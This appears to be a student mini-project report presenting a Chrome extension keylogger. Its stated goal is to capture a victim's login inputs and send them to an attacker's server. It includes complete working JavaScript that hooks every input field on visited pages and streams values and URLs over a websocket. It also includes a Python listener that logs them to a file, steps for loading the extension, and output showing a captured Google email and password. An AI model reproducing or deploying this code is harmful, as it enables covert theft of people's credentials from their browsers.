Mini Project 2

Chrome Extension Keylogger

Prepared by:

Hritik Tayade COBA074
Falguni Thakkar COBA114

Problem Statement:

Develop a keylogger which helps attacker capture keystrokes from victim's browser. When this extension is enabled in victim's browser it will capture all the login input attempts made by the victim and send it to the attacker’s server over web sockets.

S/W Requirement:

Any Chromium based browser and Python

Introduction:

A software-based keylogger is a computer program designed to record any input from the keyboard. Keyloggers are used in IT organizations to troubleshoot technical problems with computers and business networks. Families and businesspeople use keyloggers legally to monitor network usage without their users' direct knowledge. Microsoft publicly stated that Windows 10 has a built-in keylogger in its final version "to improve typing and writing services". However, malicious individuals can use keyloggers on public computers to steal passwords or credit card information. Most keyloggers are not stopped by HTTPS encryption because that only protects data in transit between computers; software-based keyloggers run on the affected user's computer, reading keyboard inputs directly as the user types.

Browser Extension:

A browser extension is a small software module for customizing a web browser. Browsers typically allow a variety of extensions, including user interface modifications, cookie management, ad blocking, and the custom scripting and styling of web pages.

Browser extensions typically have access to sensitive data, such as browsing history, and they have the ability to alter some browser settings, add user interface items, or replace website content. As a result, there have been instances of malware, so users need to be cautious about what extensions they install.

There have also been cases of applications installing browser extensions without the user's knowledge, making it hard for the user to uninstall the unwanted extension.

Content.js

```
var inlist = document.getElementsByTagName("input");
var socket;
socket = new WebSocket("ws://localhost:8765");
socket.onopen = function() {
        socket.send("p "+window.location.href);
        return false
};
socket.onmessage = function(e) {
        console.log(e.data);
        return false;
};
socket.onclose = function(event) {
        console.log('Onclose called' + event);
        console.log('code is' + event.code);
        console.log('reason is ' + event.reason);
        console.log('wasClean is' + event.wasClean);
};
callme();
var mutationObserver = new MutationObserver(function(mutations) {
        mutations.forEach(function(mutation) {
        inlist = document.getElementsByTagName("input");
        callme();
        });
});
function callme() {
        for(var i=0;i<inlist.length;i++) {
                inlist[i].onchange = function(){
                console.log(this.value);
                socket.send(this.value);
                };
        }
}
mutationObserver.observe(document.documentElement, {
        attributes: true,
        characterData: true,
        childList: true,
        subtree: true,
        attributeOldValue: true,
        characterDataOldValue: true
});
```

Content.js:

This is the main script that defines the chrome extension. In this script we capture the user input from input tag using ***getElementsByTagName()*** method. Then we observe the DOM Elements as they update and victim inputs some data in input data fields. A web socket connection is established with the attacker’s server running server.py python script. The collected victim data is periodically sent to attacker's server.

Server.py


```
import asyncio
import pathlib
import ssl
import websockets
import re
async def hello(websocket, path):
        url = ""
        while True:
                name = await websocket.recv()
                print("----------------")
                print(name)
                print("-0-")
                exp = re.compile("(.{0,})\[\](.{0,})")
                match = exp.match(f"{name}"+" [] "+url)
                ulocater = match.group(2)
                tag = match.group(1)
                f = open('chlog.txt', 'ab+')
                buff = tag + ulocater +"\n"
                buff = f"{name}" + "\n"
                f.write(buff.encode())
                f.close()
                print(tag,ulocater)


start_server = websockets.serve(
        hello, '0.0.0.0', 8765)


asyncio.get_event_loop().run_until_complete(start_server)
asyncio.get_event_loop().run_forever()
```

Server.py:

This is the server script running on attacker's machine which listens to input data from victim's browser. This transfer is done over web sockets. The async method ***hello*** listens for data on web socket, when the data is received it is written to chlog.txt file.

Loading the extension:

1. Open the Extension Management page by navigating to chrome://extensions.
2. Enable Developer Mode by clicking the toggle switch next to Developer mode.
3. Click the Load unpacked button and select the extension (this) directory.




Getting Started Example 1.0
Build an Extension!
ID: kebjoifelcnknbomlmiligkdnmabjdmm
Inspect views service worker (Inactive)

After loading the extension run server.py:

1. Install dependencies
   a. ***pip install asyncio pathlib ssl websockets***
   b. ***pip3 install asyncio pathlib ssl websockets***
2. Run the script
   a. ***python server.py***
   b. ***python3 server.py***

Output:

Keep the server script running while visiting any login page, logs will be stored in chlog.txt.



Google

Sign in

Use your Google Account

Email or phone: hritik11@gmail.com


Forgot email?

Not your computer? Use Guest mode to sign in privately.
Learn more

Create account   Next

English (United Kingdom)   Help   Privacy   Terms

```
hritik11@gmail.com                                  content.js:39
```



Google

Welcome

hritik11@gmail.com


Enter your password: ••••••••••••

Show password

Forgot password?   Next

English (United Kingdom)   Help   Privacy   Terms

```
hritik11@gmail.com                                  content.js:39
passwordtest                                        content.js:39
```



README.md M | chlog.txt M | content.js | server.py M | Preview README.md

chlog.txt

```
p https://accounts.google.com/ServiceLogin/signinchooser?passive=1209600&continue=https%3A%2F%2Faccounts.
hritik11@gmail.com
passwordtest
```